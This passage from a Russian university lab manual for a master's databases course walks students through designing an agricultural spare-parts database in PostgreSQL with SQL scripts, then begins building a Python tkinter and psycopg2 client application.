ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Базы данных и интеллектуальные информационные системы»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Перечень лабораторных работ

№ п/п	Тема лабораторного занятия	Количество часов
Модуль 1. Становление и развитие технологии баз данных		
1-1	Проектирование учебной БД. Использование CASE-средств для создания структуры БД. Знакомство с СУБД PostgreSQL. Создание объектов БД учебного примера: запросов, доменов, пользовательских представлений.	2
1-2	Создание клиентского приложения. Генерация отчетов из клиентского приложения в приложения MS Office.	4
Модуль 2. NoSQL-базы данных		
2-1	Реализация объектной модели данных учебного примера	2
2-2	Реализация документо-ориентированной модели данных учебного примера	2
2-3	Реализация графовой модели данных учебного примера.	2
Модуль 3. Интеллектуальные информационные системы		
3-1	Знакомство с аналитической системой Loginom. Реализация задачи интеллектуальной обработки данных – прогнозирования временного ряда	2
3-2	Реализация задач интеллектуальной обработки данных. Нейросетевая классификация и нейросетевая кластеризация.	4
Всего часов		18

Лабораторная работа №1 (2 часа)
Проектирование учебной БД.
Использование CASE-средств для создания структуры БД.
Знакомство с СУБД PostgreSQL. Создание объектов БД учебного примера

Цель работы: Знакомство с реляционной СУБД. Формирование навыков проектирования БД и реализации приложения с БД.

Пояснения к работе

1.1 Знакомство со средой СУБД

PostgreSQL (произносится «Пост-Грэс-Кью-Эл» – свободная объектно-реляционная система управления базами данных (СУБД). Существует в реализациях для множества UNIX-подобных платформ, включая различные BSD-системы, HP-UX, IRIX, Linux, macOS, Solaris/OpenSolaris, а также для Microsoft Windows.

PostgreSQL (PG) является одной из наиболее популярных систем управления базами данных. Сам проект postgresql эволюционировал из другого проекта, который назывался Ingres. Формально развитие postgresql началось еще в 1986 году. Тогда он назывался POSTGRES. А в 1996 году проект был переименован в PostgreSQL, что отражало больший акцент на SQL. И собственно 8 июля 1996 года состоялся первый релиз продукта.

С тех пор вышло множество версий postgresql. Текущей версией является версия 12. Однако регулярно также выходят подверсии. PostgreSQL поддерживается для всех основных операционных систем - Windows, Linux, MacOS.

Официальный сайт проекта: https://www.postgresql.org/. PostgreSQL развивается как opensource. Исходный код проекта можно найти в репозитории на гитхабе по адресу https://github.com/postgres/postgres.

PostgreSQL базируется на языке SQL и поддерживает многие из возможностей стандарта SQL:2011. Последний релиз продукта – PostgreSQL 12.4.

PostgreSQL поддерживает одновременную модификацию БД несколькими пользователями с помощью механизма Multiversion Concurrency Control (MVCC). Благодаря этому соблюдаются требования ACID и практически отпадает нужда в блокировках чтения.

Типы данных

PostgreSQL поддерживает большой набор встроенных типов данных:

– Численные типы
  - Целые
  - С фиксированной точкой
  - С плавающей точкой

- Денежный тип (отличается специальным форматом вывода, а в остальном аналогичен числам с фиксированной точкой с двумя знаками после запятой)

– Символьные типы произвольной длины.
– Двоичные типы (включая BLOB).
– Типы «дата/время» (полностью поддерживающие различные форматы, точность, форматы вывода, включая последние изменения в часовых поясах).
– Булев тип.
– Перечисление.
– Геометрические примитивы.
– Сетевые типы: IP и IPv6-адреса; CIDR-формат; MAC-адрес; UUID-идентификатор
– XML-данные
– Массивы
– JSON
– Идентификаторы объектов БД
– Псевдотипы

Более того, пользователь может самостоятельно создавать новые требуемые ему типы и программировать для них механизмы индексирования с помощью GiST.

В таблице 1.1 представлены более подробно типы данных СУБД PostgreSQL.

Таблица 1.1 – Типы данных в PostgreSQL

Имя	**Псевдонимы**	**Описание**
bigint	int8	знаковое целое из 8 байт
bigserial	serial8	восьмибайтное целое с автоувеличением
bit [(n)]		битовая строка фиксированной длины
bit varying [(n)]	varbit [(n)]	битовая строка переменной длины
boolean	bool	логическое значение (true/false)
box		прямоугольник в плоскости
bytea		двоичные данные («массив байт»)
Имя	Псевдонимы	Описание
character [(n)]	char [(n)]	символьная строка фиксированной длины
character varying [(n)]	varchar [(n)]	символьная строка переменной длины
cidr		сетевой адрес IPv4 или IPv6
circle		круг в плоскости
date		календарная дата (год, месяц, день)
double precision	float8	число двойной точности с плавающей точкой (8 байт)
inet		адрес узла IPv4 или IPv6
integer	int, int4	знаковое четырёхбайтное целое
interval [поля] [(p)]		интервал времени
json		текстовые данные JSON
jsonb		двоичные данные JSON, разобранные
line		прямая в плоскости

Имя	Псевдонимы	Описание
lseg		отрезок в плоскости
macaddr		MAC-адрес
macaddr8		Адрес MAC (Media Access Control) (в формате EUI-64)
money		денежная сумма
numeric [(p, s)]	decimal [(p, s)]	вещественное число заданной точности
path		геометрический путь в плоскости
pg_lsn		Последовательный номер в журнале (только в Postgres Pro)
point		геометрическая точка в плоскости
polygon		замкнутый геометрический путь в плоскости
real	float4	число одинарной точности с плавающей точкой (4 байта)
smallint	int2	знаковое двухбайтное целое
smallserial	serial2	двухбайтное целое с автоувеличением
serial	serial4	четырёхбайтное целое с автоувеличением
text		символьная строка переменной длины
time [(p)] [without time zone]		время суток (без часового пояса)
time [(p)] with time zone	timetz	время суток с учётом часового пояса
tsquery		запрос текстового поиска
tsvector		документ для текстового поиска
txid_snapshot		снимок идентификатора транзакций
uuid		универсальный уникальный идентификатор
xml		XML-данные

Установка СУБД PostgreSQL

На странице **https://www.postgresql.org/download/** можно найти ссылки на загрузку различных дистрибутивов для различных операционных систем. В частности, для загрузки дистрибутива для Windows надо перейти на страницу **https://www.enterprisedb.com/downloads/postgres-postgresql-downloads** и указать все необходимые опции для загрузки: версию Postgres и операционную систему.

При установке можно согласиться со всеми предложениями установщика, установить порт, по которому будет запускаться сервер и ввести пароль суперпользователя.

Утилиты для разработки и администрирования СУБД PostgreSQL

1. psql – это терминальный клиент для работы с *PostgreSQL*. Она позволяет интерактивно вводить запросы, передавать их в *PostgreSQL* и видеть результаты. Также запросы могут быть получены из файла или из аргументов командной строки. Кроме того, *psql* предоставляет ряд метакоманд и различные возможности, подобные тем, что имеются у командных оболочек, для облегчения написания скриптов и автоматизации широкого спектра задач. Устанавливается из оболочки СУБД при её инсталляции. Не требует платной лицензии.

2. datagrip – IDE для баз данных. Встроен в популярные продукты от компании JetBrains: IntelliJ IDEA, PyCharm, PhpStorm и т.д. Имеет платную лицензию.

3. pgAdmin – имеет графический интерфейс, не имеет платной лицензии. Работает под управлением многих известных ОС, в том числе Linux и Windows.

4. EMS Studio – графический интерфейс, платная лицензия. Работает только под Windows.

5. NAVICAT – графический интерфейс, самый насыщенный функционал для работы с БД, работает на всех известных ОС, относительно высокая стоимость лицензии.

Для работы с базой данных рекомендуется выбрать бесплатную утилиту pgAdmin4, версия для работы под ОС Windows, скачиваем эту программу с официальной страницы **https://www.pgadmin.org/download/pgadmin-4-windows/**

Одним из последних установочных файлов программы является pgadmin4-4.26-x86.exe

1.2 Пример создания базы данных в среде СУБД PostgreSQL

Создадим базу данных информационной системы, которая позволяет определять сезонный складской резерв запасных частей для техники сельскохозяйственного предприятия.

Описание предметной области. Каждая запасная часть (деталь) имеет свой уникальный номер по каталогу и стоимость. При этом запасные части могут быть универсальными и устанавливаться на машины разных марок, так и неуниверсальными, т.е. относится к машине только одной марки.

Все машины предприятия составляют парк машин, каждая машина имеет свой уникальный инвентарный номер.

Машины выполняют полевые работы (операции) в конкретный период года T_a (сезон). Операции выполняются машинами конкретных марок.

Отказ какой-либо детали машины требует запасной части, которая хранится в виде резерва на складе сельскохозяйственного предприятия, либо отсутствует на предприятии и имеется в снабжающей организации на расстоянии доставки L_∂. Оперативные трудоёмкости устранения отказов $t_{y.o.}$ деталей (без времени доставки) известны.

Простой машины из-за отказа деталей на конкретной операции влечёт за собой ущерб U, вызванный дополнительными затратами на запасные части, их транспортировку и хранение, а также потерей сельскохозяйственной продукции от затягивания сроков работ. Величина потерь сельскохозяйственной продукции от затягивания сроков работ для каждой конкретной операции известна и хранится в базе данных. Причём величина

ущерба от простоя машин зависит от культуры под которую выполняется операция.

Таким образом, база данных предприятия имеет информацию о множестве M наименований запасных частей, из которого в рассматриваемый период T_a выполнения конкретной полевой операции может быть востребовано подмножество K наименований запасных частей. Каждая i-я деталь из подмножества K может быть установлена на N машин (потребителей), число которых известно.

Построение модели данных для БД информационной системы. Модель данных (Data Model) – это графическое или текстовое представление анализа, который выявляет *сущности*, *атрибуты* и *связи* с другими данными, а также предоставляет концептуальное представление данных и связи между данными. Модель данных является *ядром базы данных*, т.е. совокупностью структур данных и операций их обработки.

При создании моделей данных используется метод семантического моделирования. *Семантическое моделирование* основывается на значении структурных компонентов или характеристик данных, что способствует правильности их интерпретации. В качестве инструмента семантического моделирования используются различные варианты диаграмм сущность-связь – *ER-диаграмм* (ER – Entity-Relationship) *или* ERD. *ER-диаграммы* используют наглядные графические изображения сущностей предметной области, их свойств (атрибутов), и взаимосвязей между сущностями.

Сущность – это представление набора реальных или абстрактных объектов (людей, вещей, мест, событий, идей, комбинаций и т. д.), которые можно выделить в одну группу (тип), потому что они имеют одинаковые характеристики и могут принимать участие в похожих связях. Каждая сущность должна иметь наименование, выраженное существительным в единственном числе. Каждая сущность в модели данных изображается в виде прямоугольника с наименованием.

Атрибут сущности – это именованная характеристика, являющаяся некоторым свойством сущности. Атрибут или набор атрибутов, используемый для идентификации сущности, называется ключом сущности.

Связь – это некоторая ассоциация между двумя сущностями. Одна сущность может быть связана с другой сущностью или сама с собою. Связи позволяют по одной сущности находить другие сущности, связанные с ней.

Как правило выделенные сущности составляют таблицы БД, а атрибуты – колонки (поля) этих таблиц.

Каждая связь может иметь один из следующих типов связи: один-к-одному, многое-ко-многим, один-ко-многим. Связь типа один-к-одному означает, что *один экземпляр первой сущности* (левой) связан с *одним экземпляром второй сущности* (правой). Связь один-к-одному чаще всего свидетельствует о том, что на самом деле мы имеем всего одну сущность, неправильно разделенную на две.

Связь типа многое-ко-многим означает, что каждый экземпляр первой сущности может быть связан с несколькими экземплярами второй сущности, и каждый экземпляр второй сущности может быть связан с несколькими экземплярами первой сущности. Тип связи многое-ко-многим является временным типом связи, допустимым на ранних этапах разработки модели. В дальнейшем этот тип связи должен быть заменен двумя связями типа один-ко-многим путем создания промежуточной сущности.

Связь типа один-ко-многим означает, что *один экземпляр первой сущности* (левой) связан с несколькими экземплярами второй сущности (правой). Это наиболее часто используемый тип связи. Левая сущность (со стороны «один») называется родительской, правая (со стороны «много») – дочерней.

Из описания предметной области выделим следующие сущности:

1. *Запасная часть* – деталь или узел машины.
2. *Расход* – потребление деталей со склада.
3. *Машина предприятия*, имеющая конкретный инвентарный номер, марку и потребляющая запасные части (детали). Потребители образуют парк машин предприятия.
4. *Операция* – полевая работа, выполняемая машинами конкретных марок, простой машины на операции вызывает определённый экономический ущерб от потерь будущей продукции.

Атрибуты, характеризующие выделенные сущности представлены в таблице 1.2.

Таблица 1.2 – Атрибуты выделенных сущностей

Сущность	**Атрибуты**	**Имя**
1. Запасная часть DETAL	Код детали в базе данных	id_det
	Наименование детали	name_det
	Универсальный номер детали по каталогу	nomkat
	Текущий остаток на складе	kolich
	Единица измерения остатка	edism
	Стоимость одной детали, руб.	zena
	Стоимость хранения детали, руб.	s_hran
	Трудоёмкость установки на машину, час.	trud_ustanov
2. Расход запасных частей RASHOD	Номер операции выдачи детали	id_rash
	Дата выдачи	data
	Универсальный номер детали по каталогу	nomkat
	Количество выданных на машину деталей	kolich_det
	Стоимость одной детали, руб.	zena
	Инвентарный номер машины-потребителя	invnom
3. Машина MASHINA	Инвентарный номер машины	invnom
	Код марки машины	id_marka_mash

Сущность	Атрибуты	Имя
4. Полевые операции OPERAZ	Код операции	id_oper
	Наименование операции	name_oper
	Наименование сельскохозяйственной культуры, под которую выполняется операция	kultur
	Начало периода работ	data_c
	Окончание периода работ	data_po
	Величина потерь сельскохозяйственной продукции от затягивания сроков работ на 1 день, руб.	prostoy_s

Указанные сущности образуют таблицы БД.

Дополнительно включаем в базу данных таблицу-справочник Марка машины (marka_mash) и таблицы для связи сущностей – деталь-марка машины (detal_marka) и машина-операция (mash_oper)

На рисунке 1.1 показана реляционная модель БД информационной системы для резервирования запасных частей сельскохозяйственной техники.



Рисунок 1.1. – ER- диаграмма модели данных информационной системы для резервирования запасных частей сельскохозяйственной техники

Создание БД agro20 и пользователя БД. Все действия будут осуществляться в программе управления базой данных pgAdmin 4.

1. Создадим БД *agro20*, скрипт имеет вид:

```
CREATE DATABASE agro20
  WITH
  OWNER = postgres
  ENCODING = 'UTF8'
  LC_COLLATE = 'Russian_Russia.1251'
  LC_CTYPE = 'Russian_Russia.1251'
  TABLESPACE = pg_default
  CONNECTION LIMIT = -1;
GRANT ALL ON DATABASE agro20 TO postgres;
GRANT TEMPORARY, CONNECT ON DATABASE agro20 TO PUBLIC;
GRANT ALL ON DATABASE agro20 TO ging;
```

Создадим суперпользователя БД *glavning*, скрипт создания суперпользователя имеет вид:

```
-- User: glavning
-- DROP USER glavning;

CREATE USER glavning WITH
  LOGIN
  SUPERUSER
  INHERIT
  NOCREATEDB
  NOCREATEROLE
  NOREPLICATION
  CONNECTION LIMIT 20000
  VALID UNTIL '2025-12-31 18:15:31+03'
COMMENT ON ROLE glavning IS 'Пользователь базы данных agro20';
```

2. Далее создадим таблицы базы данных *agro20*.

Скрипт для создания таблицы detal (с ключом):

```
-- Table: public.detal
-- DROP TABLE public.detal;
CREATE TABLE public.detal
(
    id_det integer NOT NULL,
    nomkat character varying(30) COLLATE pg_catalog."default" NOT NULL,
    name_det character varying(120) COLLATE pg_catalog."default",
    kolich double precision,
    edism character varying(10) COLLATE pg_catalog."default",
    zena double precision,
    s_hran double precision,
    trud_ustanov double precision,
    CONSTRAINT detal_pkey PRIMARY KEY (nomkat)
)
WITH (
    OIDS = FALSE
)
TABLESPACE pg_default;
ALTER TABLE public.detal
    OWNER to postgres;
GRANT ALL ON TABLE public.detal TO postgres;
GRANT ALL ON TABLE public.detal TO glavning WITH GRANT OPTION;
COMMENT ON TABLE public.detal
    IS 'сущность Деталь';
```




Рисунок 1.2 – Окно программы pgAdmin 4 со свойствами полей созданной таблицы *detal*

Данные в таблицу *detal* будут в дальнейшем загружены из базы данных конкретного предприятия.

Скрипт для создания таблицы *rashod* показан ниже

```
-- Table: public.rashod
-- DROP TABLE public.rashod;
CREATE TABLE public.rashod
(
    id_rash integer NOT NULL DEFAULT nextval('rashod_id_rash_seq'::regclass),
    data date NOT NULL,
    nomkat character varying(30) COLLATE pg_catalog."default" NOT NULL,
    kolich_det double precision,
    zena double precision,
    invnom character varying(20) COLLATE pg_catalog."default",
    CONSTRAINT rashod_pkey PRIMARY KEY (id_rash),
)
WITH (
    OIDS = FALSE
)
TABLESPACE pg_default;
ALTER TABLE public.rashod
    OWNER to postgres;
GRANT ALL ON TABLE public.rashod TO postgres;
GRANT ALL ON TABLE public.rashod TO glavning WITH GRANT OPTION;
COMMENT ON TABLE public.rashod
    IS 'расход деталей';
```



Рисунок 1.3 – Окно со свойствами полей созданной таблицы **rashod**

Данные в таблицу *rashod* будут в дальнейшем загружены из базы данных конкретного предприятия.

Аналогично создаются оставшиеся таблицы сущностей и таблицы связи сущностей. Ниже показан скрипт создания справочной таблицы Марка машины:

```
-- Table: public.marka_mash
-- DROP TABLE public.marka_mash;
CREATE TABLE public.marka_mash
(
    id_marka_mash integer NOT NULL,
    name_marka character varying(50) COLLATE pg_catalog."default",
    CONSTRAINT marka_mash_pkey PRIMARY KEY (id_marka_mash)
)
WITH (
    OIDS = FALSE
)
TABLESPACE pg_default;
ALTER TABLE public.marka_mash
    OWNER to postgres;
GRANT ALL ON TABLE public.marka_mash TO postgres;
GRANT ALL ON TABLE public.marka_mash TO glavning WITH GRANT OPTION;
COMMENT ON TABLE public.marka_mash
    IS 'таблица связи марка';
```

В таблицу Марка машины необходимые данные вводятся вручную, в окне редактирования программы pgAdmin4 (рис. 1.4). Дальнейший ввод будет осуществляться через интерфейс создаваемой информационной системы.




Рисунок 1.4 – Окно редактирования данных таблицы marka_mash

3. Создадим внешние ключи таблиц.

Скрипт создания внешних ключей таблицы *rashod* для связи с таблицами *detal* и *mashina* :

```
CONSTRAINT rash_det_fkey FOREIGN KEY (nomkat)
    REFERENCES public.detal (nomkat) MATCH SIMPLE
    ON UPDATE NO ACTION
    ON DELETE NO ACTION,
CONSTRAINT rash_mash_fkey FOREIGN KEY (invnom)
    REFERENCES public.mashina (invnom) MATCH SIMPLE
    ON UPDATE NO ACTION
    ON DELETE NO ACTION
    NOT VALID
```

Окно создания внешних ключей таблицы *rashod* в программе pgAdmin 4




Рисунок 1.5 – Внешние ключи таблицы *rashod*

Скрипт создания внешних ключей для таблицы связи *detal_marka* имеет вид:

```
CONSTRAINT det_mark_mark_fkey FOREIGN KEY (id_marka_mash)
    REFERENCES public.marka_mash (id_marka_mash) MATCH SIMPLE
    ON UPDATE NO ACTION
    ON DELETE NO ACTION
    NOT VALID,
CONSTRAINT detal_marka_fkey FOREIGN KEY (nomkat)
    REFERENCES public.detal (nomkat) MATCH SIMPLE
```

```
        ON UPDATE NO ACTION
        ON DELETE NO ACTION
)
WITH (
    OIDS = FALSE
)
```

На рисунке 1.6 показано окно программы pgAdmin 4 с перечнем внешних ключей таблицы *detal_marka*



Рисунок 1.6 – Внешние ключи таблицы *detal_marka*

После создания всех внешних ключей таблиц БД необходимо отобразить схему базы данных. Программа pgAdmin4 не позволяет видеть общую схему взаимосвязи таблиц. Сделать это можно в программе pgModeler (https://pgmodeler.io/), окно которой показано на рисунке 1.7.




Рисунок 1.7 – Отображение схемы БД в программе pgModeler

Задание

1. Установить СУБД PostgreSQL на персональный компьютер.
2. Ознакомиться с основными принципами создания БД в одной из утилит.
3. Представить краткое описание предметной области, в которой будет реализовываться учебная БД и учебная ИИС.

4. Спроектировать модель данных для БД информационной системы.
5. Создать БД на основе спроектированной модели данных.

Содержание отчета

Отчет по лабораторной работе должен содержать:

1. Цель работы.
2. Формулировку задания.
3. Этапы инсталляции СУБД.
4. Описание предметной области, цель проектирования информационной системы.
5. Концептуальную, логическую и физическую модели БД.
6. Этапы создания и частичного заполнения БД.
7. Выводы.

Контрольные вопросы.

1. Что понимается под моделью данных?
2. Какие элементы входят в состав реляционной модели данных?
3. Перечислите и охарактеризуйте отношения между сущностями реляционной модели данных.
4. Какова роль СУБД в рамках проекта реализации информационной системы?

Список источников

1. https://www.postgresql.org/
2. Официальная страница русскоязычной документации: https://postgrespro.ru/docs/.

Лабораторная работа №2 (4 часа)
Создание клиентского приложения. Генерация отчетов из клиентского приложения в приложения MS Office

Цель работы: Создание приложения с базой данных. Знакомство с одним из способов генерации отчётов в приложения MS Office.

Пояснения к работе

Рассмотрим процесс реализации клиентского приложения, а точнее – пользовательского интерфейса информационной системы на языке Python с использованием драйвера psycopg2 и графической библиотеки tkinter.

Python – это высокоуровневый язык программирования, который используется в различных сферах IT, таких как машинное обучение, разработка приложений, web, парсинг и другие, иногда используется для написания десктопных приложений. Кроме того, на нём создаётся много прототипов, которые позволяют быстро реализовать функционал и внешний вид будущего проекта. Язык начал разрабатывать программист Гвидо ван Россумом в конце 1980-х.

2.1 Установка инструментальных средств

Скачивание – с сайта https://www.python.org/downloads/ Python Releases последней версии (сейчас это 3.8) в соответствии с разрядностью своей ОС.

Скачанный файл следует запустить и выполнить процесс установки IDE Python на компьютер.

Вместе с интерпретатором языка программирования на компьютер устанавливаются два инструмента разработки – это текстовый редактор IDLE Python 3.8 и терминальный редактор Python 3.8. С помощью данных инструментов осуществляют редактирование скриптов – исходных кодов программ на языке Python. Для этого можно использовать также другие редакторы, в частности универсальный Visual Studio Code.

Драйвер psycopg2 для доступа к базе данных PostgreSQL из Python

Для подключения СУБД PostgreSQL будет использоваться модуль *psycopg2* – это лучший и самый дружественный адаптер базы данных на языке Python.

Из командной строки Windows выполняется команда на остановку модуля psycopg2:

```
pip3 install psycopg2
```

Процесс установления связи с СУБД PostgreSQL из Python рассмотрим пошагово:

Шаг № 1: Подключение к PostGreSQL

```
import psycopg2
conn = psycopg2.connect(database ="agro20", user = "postgres",
                        password = "postgres", host = "localhost",
                        port = "5432")
print("Connection Successful to PostgreSQL")
```

Шаг № 2: Объявление курсора

Позволяет коду Python выполнять команду PostgreSQL в сеансе базы данных.

```
cur = conn.cursor()
```

Шаг № 3: Написание SQL-запроса и его выполнение.

```
query = "" "....................." ""
cur.execute(query)
rows = cur.fetchall()
# Теперь в строках есть все данные
for x in rows:
    print(x[0], x[1])
```

Шаг № 4: Закрытие соединения

```
conn.close()
print('Connection closed')
```

2.2 Использование графической библиотекиа tkinter для создания оконного интерфейса Python-приложения

В Python есть довольно много *GUI фреймворков* (graphical user interface), однако только tkinter встроен в стандартную библиотеку языка. У tkinter есть несколько преимуществ. Он кроссплатформенный, поэтому один и тот же код можно использовать на Windows, macOS и Linux.

Tkinter (от англ. tk interface) – это графическая библиотека, позволяющая создавать программы с оконным интерфейсом. Эта библиотека является интерфейсом к популярному языку программирования и инструменту создания графических приложений tcl/tk. tkinter, как и tcl/tk, является кроссплатформенной библиотекой и может быть использована в большинстве распространённых операционных систем (Windows, Linux, Mac OS X и др.). Начиная с версии python-3.0 библиотека переименована в соответствии в tkinter (с маленькой буквы).

Визуальные элементы (виджеты) отображаются через собственные элементы текущей операционной системы, поэтому приложения, созданные с помощью tkinter, выглядят так, как будто они принадлежат той платформе, на которой они работают.

Один из недостатков tkinter – графические интерфейсы, созданные с использованием tkinter, выглядят устаревшими. Если вам нужен более современный, броский интерфейс, то для этого есть PyQt5 который развивается сильнее в данном плане. Но tkinter является относительно легким по сравнению с другими библиотеками.

Все виджеты в tkinter обладают некоторыми общими свойствами.

Виджеты создаются вызовом конструктора соответствующего класса. Первый аргумент (как правило неименованный, но можно использовать имя *master*) это родительский виджет, в который будет упакован (помещён) наш виджет. Родительский виджет можно не указывать, в таком случае будет использовано главное окно приложения. Далее следуют именованные аргументы, конфигурирующие виджет. Это может быть используемый шрифт (font=...), цвет виджета (bg=...), команда, выполняющаяся при активации виджета (command=...) и т.д. Полный список всех аргументов можно посмотреть в man options и man-странице соответствующего виджета (например, man button, см. разделы "STANDARD OPTIONS" и "WIDGET-SPECIFIC OPTIONS"). Пример кода:

```
from Tkinter import *
def button_clicked():
    print (u"Клик!")
root=Tk()
```


В открытой оболочке *IDLE Python* первым делом необходимо импортировать модуль tkinter:

```
1  >>> import tkinter as tk
```

Окно, или window является экземпляром класса Tkinter. Нужно ***создать новое окно*,** присвоив его переменной окна `window`:

```
1  >>> window = tk.Tk()
```

При выполнении вышеуказанного кода на экране появится новое окно. То, как оно будет выглядеть, зависит от используемой операционной системы:



(a) Windows (b) macOS (c) Ubuntu

2.3 Создание клиентского приложения

Напишем программу, которая подключается к созданной ранее базе данных *agro20* в СУБД PostgreSQL выводит на экран данные таблиц БД и позволяет редактировать таблицы.

В редакторе *IDLE Python создадим новый файл agro_20.py и сохраним его на диске.*

Для графического интерфейса программы используем многостраничный компонент с тремя вкладками – *Таблицы БД*, *Редактирование таблиц*; *Запросы и отчёты в Excel*. На первой вкладке отображаем все таблицы нашей БД.

Ниже показан фрагмент исходного кода программы для визуализации всех таблиц БД в одном окне.

```
import tkinter as tk
import tkinter.ttk as ttk
import psycopg2

class Main(tk.Frame):
    def __init__(self, root):
        super().__init__(root)
        self.init_main()
        self.db = db
        self.view_records_oper()
        self.view_records_marka()
        self.view_records_mashina()
        self.view_records_detal()
